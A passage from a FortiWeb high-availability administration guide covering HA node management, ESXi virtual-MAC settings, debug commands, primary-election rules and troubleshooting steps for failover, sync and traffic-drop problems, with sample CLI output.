- Active-Active-High-Volume mode: IP addresses on the physical ports will still use the original mac address, while VIPs will use virtual mac address.

This implementation leads to extra configuration on the hypervisors (ESXI, etc.) to allow communication for such virtualized MAC addresses that do not actually exist on physical ports.

How to manage HA nodes, especially the secondary nodes via SSH or GUI?

If HA is deployed in active-passive or standard active-active modes, it's necessary to add a reserved management interface (or interfaces) and HA static/policy route to manage HA nodes, especially the secondary nodes.

- This option is not a MUST for HA setup but is necessary for active-passive and standard active-active modes, because in these two modes, the IP address and other settings on all interfaces will be synchronized to other HA members unless a port is set as "Reserved Management Interface".
- If the reserved network interfaces are not in the same subnet with the management computer, you need to configure the next-hop gateways in HA Static Route or HA Policy route

  CLI:

  ```
  config system ha-mgmt-router-static
  config system ha-mgmt-router-policy
  ```

  GUI:



Does FortiWeb synchronize session information in HA mode?

Session synchronization can be enabled for session fail-over protection, but it's not supported by all HA modes.

- Session Pickup: Available only in Active-Active-Standard mode.

  Session information will be synchronized from the primary node to other HA members, so if HA failover takes place, the other node elected as the new primary will use the session information to resume connections without interruption.

  Note: Only sessions that have been established for longer than 30 seconds will be synchronized.
- Layer 7 Persistence Synchronization: Available only in Active-Passive mode.

  Actually this feature is not implemented by synchronizing sessions.

  When this option is on, FortiWeb enforces session persistence between the primary and secondary appliances at the application layer.

HA trouble-shooting

Common Troubleshooting Steps

If a high availability (HA) cluster is not behaving as expected, use the following troubleshooting steps to help find the source of the problem:

1. Ensure the physical connections are correct:

- Ensure that the physical interfaces that FortiWeb monitors to check the status of appliances in the cluster (Port Monitor in HA configuration) are in the same subnet.
- Ensure that the HA heartbeat link ports are connected through crossover cables. Although the feature works if you use switches to make the connection, Fortinet recommends a direct connection.

2. Ensure the following HA configuration is correct:

- Ensure that the cluster members have the same Group ID value, and that no other HA cluster uses this value.
- Specify different Device Priority values for each member of the cluster and select the Override option. This configuration ensures that the higher priority appliance (the one with the lowest value) is maintained as the primary as often as possible.

3. Use the following commands to collect status information and diagnose logs for further analysis:

- `get system status / ha    #HA status & basic running config view`
- `diagnose system ha    #More detailed HA information`
- `execute ha dbver / md5sum / synchronize`
- `diagnose debug application hamain / hasync / hasync-base / hatalk`

diagnose debug application hasync 7	Configures the debug logs for HA synchronization to display messages about the automatic configuration synchronization process, commands that failed, and the full configuration synchronization process.
	Run on both members of the HA cluster to confirm configuration synchronization and communication between the appliances.
	The valid range of log level is 0–7, where 0 disables debug logs for the module and 7 generates the most verbose logging.
	Before you run this command, run the following commands to turn on debug log output and enable timestamps:
	`diagnose debug enable`
	`diagnose debug console timestamp enable`

diagnose debug application hasync-base 7	Configures the debug logs for HA synchronization for L7 persistence. L7 persistence is available only in Active-Passive mode.
diagnose debug application hatalk 7	Configures the debug logs for HA heartbeat links to display messages about the heartbeat signal, HA failover, and the uptime of the members of the HA cluster..
diagnose debug application hamain 7	Configures the debug logs to display the interaction messages between hamain and hatalk (heatbeat), as well as other kernel or function modules that need HA support
diagnose debug application hahlck 7	Configures the debug logs for HA health check messages. HA health check is available only in Standard Active-Active mode.

4. Collect HA related logs:

- System Event log: **Log&Report > Log Access > Event**
- /var/log/gui_upload/ha_event_log #Download from **System > Maintenance > Backup & Restore > GUI File Download/Upload** (will be archived in the debug log in future builds)

Troubleshooting HA issues when FortiWeb nodes are deployed on Hypervisors - Extra configuration on ESXi for HA deployment

In most cases, traffic ports except the heartbeat and reserved-mgmt ones on FortiWeb will use a virtual MAC address, so in VM ESXi environment such as VMWare ESXi, if you want to visit the IP address or VIP, you'll need to enable the promiscuous mode on the traffic port. Actually you need to enable all three options for ESXi > Networking > Port-Groups > Edit settings > Security > Promiscuous mode, MAC address changes and Forged transmits.

The specific configuration is based on different HA modes:

- Active-Passive mode: IP addresses on all traffic ports and VIPs on the primary node will use a virtual mac address formatted like "00:09:0F:A0:CC:02" to reply to a visit, so promiscuous needs to be enabled on all traffic ports.

  The secondary nodes will still use the real-mac until it switches to be the primary node.
- Active-Active-Standard mode: the same as Active-Passive mode.
- Active-Active-High-Volume mode: IP addresses on the physical ports will still use the original mac address, while VIPs will use virtual mac address, so if just the Interface IP is used as the Virtual Server in Server Policy, promiscuous can be disabled; but if VIPs are created and bound to Server Policy, promiscuous needs to be enabled on the traffic ports.

  E.g. HA AS mode in ESXi platform:





By default, port2 (Network Adapter 2) only processes the original MAC address assigned by ESXi: 00:0c:29:e9:0f:9a:



But as HA-AAHV mode is enabled, IPs including the VIP on port2 uses a virtual MAC: 00:09:0f:a0:cc:02.

```
FWB_51 # diagnose sys ha mac
name=port10, phyindex=8, 00:09:0F:A0:CC:0A, linkfail=0
name=port9, phyindex=5, 00:09:0F:A0:CC:09, linkfail=0
name=port8, phyindex=12, 00:09:0F:A0:CC:08, linkfail=0
name=port7, phyindex=10, 00:09:0F:A0:CC:07, linkfail=0
name=port6, phyindex=7, 00:09:0F:A0:CC:06, linkfail=0
name=port5, phyindex=4, 00:09:0F:A0:CC:05, linkfail=0
name=port4, phyindex=11, 00:0C:29:E9:0F:AE, linkfail=0
name=port3, phyindex=9, 00:09:0F:A0:CC:03, linkfail=0
name=port2, phyindex=6, 00:09:0F:A0:CC:02, linkfail=0
name=port1, phyindex=3, 00:0C:29:E9:0F:90, linkfail=0
```



HA Status issue 1 - All nodes are Primary

Regarding HA status issues, a typical issue is that both HA nodes are in the primary role.

Follow these steps to troubleshoot:

1. Verify the “4 Sames” HA configuration prerequisite:

   The same Platform, same Firmware Version, same Group ID and same Override option.

2. Verify that heartbeat interfaces are configured correctly and properly.

   Please refer to above section **HA Key Settings > Heartbeat** part for more details.

4. Test the cables and/or switches in the heartbeat link to verify that the link is functional.

5. Verify that the ports on Monitor Interface are linked up.

6. If the heartbeat link passes through switches and/or routers, you may need to adjust the time required after a reboot to assess network availability before electing the main appliance. To do this, use the command “`set boot-time <seconds_int>`”.

7. Check if CPU usage of HA members are extremely high.

It’s rare but if the CPU usage of a certain HA appliance is extremely high, the system may fail to send or receive heartbeat packets, thus causing HA status abnormal too.

8. For debugging logs, use commands "`diagnose system ha status`" and "`diagnose debug application hatalk 7`" to check the heartbeat communication between the primary and secondary appliances.

The key point is to guarantee that HA member information for the peer node can be received and is correct.

E.g. the hbdev port10 gets disconnected, the peer HA member FVVM04TM21001050 leaves HA group.

```
FortiWeb # diagnose debug application hatalk 7
FortiWeb # diagnose debug enable
(2021-12-27 22:56:03 hb_port.c:324) Enter Fun : init_hb_ports, port port10, backup
(2021-12-27 22:56:03 hb_port.c:305) HB sockfd for interface (port10) = 9
(2021-12-27 22:56:03 hb.c:139) override old: 1 -> new: 1
(2021-12-27 22:56:03 hb.c:150) MyHB: gid 11, dpri 5, group name Group_AAS, sn
     FVVM08TM21000613
(2021-12-27 22:56:03 hb_timer.c:252) Member(FVVM04TM21001050) is too staleness, need to
     clean it from the ha group ()
(2021-12-27 22:56:03 hb_timer.c:266) Send ha member leave trap, sn:FVVM04TM21001050
(2021-12-27 22:56:03 hb_msg.c:62) Send ha member change, rv 0
(2021-12-27 22:56:03 hb_idx.c:160) Delete member id:FVVM04TM21001050
ha_reader:325 nstd recv msg group:28
recv msg from ha, msg_type:FREE       sn:FVVM04TM21001050 id:0
nstd recv msg from ha, msg_type:3
```

HA Status issue 2 - Unexpected switch over

When you found HA switchover happened but not sure about the reason, you can try to check the causes with following steps:

1. Check the HA primary role election rule

The primary HA role is elected according to these rules:

- If Override is disabled:
  Available ports number (Monitor) > Uptime > Priority > SN
- If Override is enabled:
  Available ports number (Monitor) > Priority > Uptime > SN

Serial numbers are sorted by comparing each character from left to right, where 9 and z are the greatest values, and result in highest placement in the sorted list. Since it's very rare that different nodes have the exact same uptime, SN is rarely compared.

2. Check if HA heartbeat links are normal and heartbeat packets can be sent and received normally.

3. Check if CPU usage of HA members are abnormal.

If the CPU usage of a HA appliance fluctuates and sometimes reaches 100%, the system may fail to send or receive heartbeat packets from time to time, thus causing HA status unstable.

In above cases, sometimes HA heartbeat packets may lose. One can try to increase the failure detection threshold if a failure is detected when none has actually occurred. For example, during peak traffic times, if the main appliance is very busy, it might not respond to heartbeat packets in time, and the standby appliance may assume that the main appliance has failed.

```
FortiWeb # sho full sys ha
config system ha
  set hb-interval 10    #heartbeat interval, range 1-20 (100ms)
  set hb-lost-threshold 3    #heartbeat threshold for failed, range 1-60
end
```

4. Check HA event logs to find the timeline and causes for HA failover:

Sometimes you may be not sure about the events and causes but just observed an unexpected HA failover, then you can check the HA failover events in these ways/logs.

- Check the Event logs, which include the reasons for HA status changes and can be filtered with “Action: HA-Switch” or other options as below:

  Log & Report > Log Access > Event > Action: HA-Switch, HA-Synchronize, HA-member-left, HA-member-join, HA-monitor-port.

  E.g. Below logs show different HA switch events caused by priority changes, monitor ports status changes and uptime comparison.



#	Date/Time	Level	User Inte...	Action	Message
1	2021/12/25 20:38:01		daemon	HA-Switch	HA switch from primary to secondary, the effective factor of the election is Priority .
2	2021/12/25 20:37:46		daemon	HA-Switch	HA switch from secondary to primary, the effective factor of the election is Monitor .
3	2021/12/23 16:49:40		daemon	HA-Switch	HA switch from primary to secondary, the effective factor of the election is Priority .
4	2021/12/23 16:46:30		daemon	HA-Switch	HA switch from secondary to primary, the effective factor of the election is Monitor .
5	2021/12/23 16:23:24		daemon	HA-Switch	HA switch from primary to secondary, the effective factor of the election is Priority .
6	2021/12/23 15:27:29		daemon	HA-Switch	HA switch from master to slave, the effective factor of the election is Age .

- Check more detailed HA file logs via diagnose command “diagnose system ha file-log show” or download the ha_event_log via /var/log/gui_upload/:

  E.g. Check HA switch events and causes:

```
FortiWeb # diagnose system ha file-log show | grep switch
2021-12-25 20:37:45 dbg-hamain ha_mode.c:62 Recv ha switch
2021-12-25 20:37:45 dbg-hatalk hb_msg.c:40 Send ha switch, rv 0
2021-12-25 20:37:46 dbg-hamain ha_mode.c:303 In ha mode process, old role SECONDARY ->
     new role PRIMARY role changed: 1 switch reason: 1
2021-12-25 20:37:46 dbg-hamain ha_mode.c:315 switch SECONDARY -> PRIMARY
2021-12-25 20:37:46 dbg-hamain ha_mode.c:325 HA switch from secondary to primary, the
     effective factor of the election is Monitor .2021-12-25 20:37:46 dbg-hamain ha_
     mode.c:101 Send ha mode swith trap, reason:Monitor
2021-12-25 20:38:00 dbg-hamain ha_mode.c:62 Recv ha switch
2021-12-25 20:38:00 dbg-hatalk hb_msg.c:40 Send ha switch, rv 0
2021-12-25 20:38:01 dbg-hamain ha_mode.c:303 In ha mode process, old role PRIMARY -> new
     role SECONDARY role changed: 1 switch reason: 2
2021-12-25 20:38:01 dbg-hamain ha_mode.c:342 switch PRIMARY -> SECONDARY
2021-12-25 20:38:01 dbg-hamain ha_mode.c:351 HA switch from primary to secondary, the
     effective factor of the election is Priority .2021-12-25 20:38:01 dbg-hamain ha_
     mode.c:224 HA device into Secondary mode
```




```
FortiWeb backend Shell:
~# tail -100 /var/log/gui_upload/ha_event_log | grep switch
2021-12-25 20:37:45 dbg-hamain ha_mode.c:62 Recv ha switch
2021-12-25 20:37:45 dbg-hatalk hb_msg.c:40 Send ha switch, rv 0
2021-12-25 20:37:46 dbg-hamain ha_mode.c:303 In ha mode process, old role SECONDARY ->
     new role PRIMARY role changed: 1 switch reason: 1
2021-12-25 20:37:46 dbg-hamain ha_mode.c:315 switch SECONDARY -> PRIMARY
2021-12-25 20:37:46 dbg-hamain ha_mode.c:325 HA switch from secondary to primary, the
     effective factor of the election is Monitor .2021-12-25 20:37:46 dbg-hamain ha_
     mode.c:101 Send ha mode swith trap, reason:Monitor
2021-12-25 20:38:00 dbg-hamain ha_mode.c:62 Recv ha switch
2021-12-25 20:38:00 dbg-hatalk hb_msg.c:40 Send ha switch, rv 0
2021-12-25 20:38:01 dbg-hamain ha_mode.c:303 In ha mode process, old role PRIMARY -> new
     role SECONDARY role changed: 1 switch reason: 2
2021-12-25 20:38:01 dbg-hamain ha_mode.c:342 switch PRIMARY -> SECONDARY
2021-12-25 20:38:01 dbg-hamain ha_mode.c:351 HA switch from primary to secondary, the
     effective factor of the election is Priority .2021-12-25 20:38:01 dbg-hamain ha_
     mode.c:224 HA device into Secondary mode
```

Traffic drops down in HA environment

Follow below steps to troubleshoot if the application traffic drops down after in HA environment or HA failover takes place:

1. Verify that HA status on both/all members are correct after failover:

- Verify there is only one primary role
- Verify that all HA members have the correct and stable new status

  Referring to the above troubleshooting steps in "Unexpected switch over".

2. Verify that the configuration has been synchronized completely

- Verify that the md5 for SYS & CLI on the primary & secondary nodes via “execute ha md5sum” or “diagnose sys ha confd_status” on the primary node to see if the configuration are identical

```
FortiWeb # execute ha md5sum
FVVM04TM21001050<Primary>
   SYS: D075A17ADDD372423263F4B31ACB8C7F
   CLI: 2D1DE97C0C1F1968FB4BFCE530E52A1B
FVVM08TM21000613<Secondary>
```

```
SYS: D075A17ADDD372423263F4B31ACB8C7F
CLI: 2D1DE97C0C1F1968FB4BFCE530E52A1B
```

- Verify that the Sync status on GUI top menu is “In Sync” (after 6.4 builds)

3. Verify that the requests are received by the new primary (former secondary) appliance:

- Verify that monitor ports on the former primary and the new primary appliance are configured and connected symmetrically
- Verify that the route entries on upstream routers are configured correctly so that VIPs on FortiWeb are reachable for the clients initiating the request
  - Check if PING can be successful or ICMP request can be captured on the new primary FortiWeb or the upstream router
  - Check if TCP 3-way handshakes can be successfully between the client and the new primary FortiWeb
  - Check if HTTP/HTTPS request can be captured on the new primary FortiWeb or the upstream router
  - If HTTP/HTTPS requests can be received by the new primary FortiWeb, check if the responses are forwarded back to the upstream router or other intermediate network nodes
- If it’s HA-AAHV mode, check in the same way to confirm if requests are received by the node to which the VIP is distributed.

  Notes: Node Allocation and Traffic Distribution are necessary for HA-AAHV mode on non-cloud platforms. VIPs used by server policies must be added into Traffic Distribution accordingly.

  Node Allocation and Traffic Distribution are not supported on cloud platforms such as AWS, Azure and GCP, so GUI tabs are not available.

4. Verify the traffic distribution for Standard Active-Active (AAS) mode:

In AAS mode, the primary appliance distributes the traffic to all the HA members (including itself) according to the load-balancing algorithm. The primary node starts distributing traffic to other nodes from the TCP handshake stage, and will only maintain a distribution table to guarantee the following traffic in the same connection is distributed to the same node, but not maintain sessions between the clients and the primary node itself.

So in this situation, if traffic is distributed to a secondary node, troubleshooting needs to be performed on both the primary node&distributed secondary nodes:

- Capture packets to check if TCP SYN from client is received by the secondary node;
- Capture packets to check if TCP SYN ACK from the secondary node is received by the primary node;
- Capture packets to check if TCP SYN ACK from the secondary node is forwarded out to client by the primary node;
- Capture packets to check if SSL/TLS session can be established between the client and the secondary node in the same way;
- Capture packets to check if HTTP traffic is processed by the secondary node in the same way.

The below steps are the detailed troubleshooting methods for some of the above typical network problem after switch over:

5. Check if the VIP address is bound to the corresponding interface on the primary FortiWeb node

```
~# ip addr show port2
6: port2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq qlen 1000
    link/ether 00:09:0f:a0:2c:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.101.101/24 brd 192.168.101.255 scope global port2
       valid_lft forever preferred_lft forever
    inet 192.168.101.100/24 brd 192.168.101.255 scope global secondary port2
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fee9:9600/64 scope link
       valid_lft forever preferred_lft forever
```

```
FortiWeb_52 # show system interface port2
config system interface
  edit "port2"
    set type physical
    set ip 192.168.101.101/24
    set allowaccess ping ssh snmp HTTP HTTPs FortiWeb-manager
    config  secondaryip
    end
    config  classless_static_route
    end
  next
end

FortiWeb_52 # show system vip
config system vip
  edit "VIP_01"
    set vip 192.168.101.100/24
    set interface port2
    set index 1
  next
end
```

6. Verify that after switch over, the upstream router has its ARP table (or the switch refreshed its MAC table) refreshed via gratuitous ARP sent out by the new primary FortiWeb node.

Both IP addresses on ports and VIPs will send gratuitous ARP. It's better to check the ARP table on the upstream router, or the MAC table on the upstream switch.

7. Verify that network cables are working with the correct speed & duplex on the new primary FortiWeb node.

You can check the interfaces on FortiWeb with the below backend command or on the peer router/switch with corresponding diagnose commands.

```
~# ethtool port1
Settings for port1:
    Supported ports: [ TP ]
    Supported link modes:   1000baseT/Full
                            10000baseT/Full
    Supported pause frame use: No
    Supports auto-negotiation: No
    Supported FEC modes: Not reported
    Advertised link modes:  Not reported
    Advertised pause frame use: No
    Advertised auto-negotiation: No
    Advertised FEC modes: Not reported
    Speed: 10000Mb/s
    Duplex: Full
    Port: Twisted Pair
    PHYAD: 0
    Transceiver: internal
    Auto-negotiation: off
    MDI-X: Unknown
Cannot get wake-on-lan settings: Operation not permitted
    Link detected: yes
```

8. If it's VM FortiWebs running in virtual environment, please check the extra configuration on hypervisors according to above section "HA Key Settings > Extra configuration on hypervisors in VM environment"

9. If the issue still cannot be resolved, you can try to:

- Disable HA on the FortiWeb node and check if it can be visited with standalone configuration
- Troubleshoot the issue in standalone mode

HA Synchronization issues

When you are using the HA function for two or more than two FortiWeb devices and the configurations are different between the devices, the elected Primary device will synchronize almost all the configurations (except the hostname, HA priority, etc.) and some system files to other Secondary devices. Normally, the devices will get into the same HA group, and keep in sync, so the HA devices will work as what you want.

The basic synchronization principles:

- HA group uses the heartbeat link to automatically synchronize most of their configuration and occurs immediately when an appliance joins the group
- During the synchronization process after an appliance just joins HA, its HA status will be INIT.

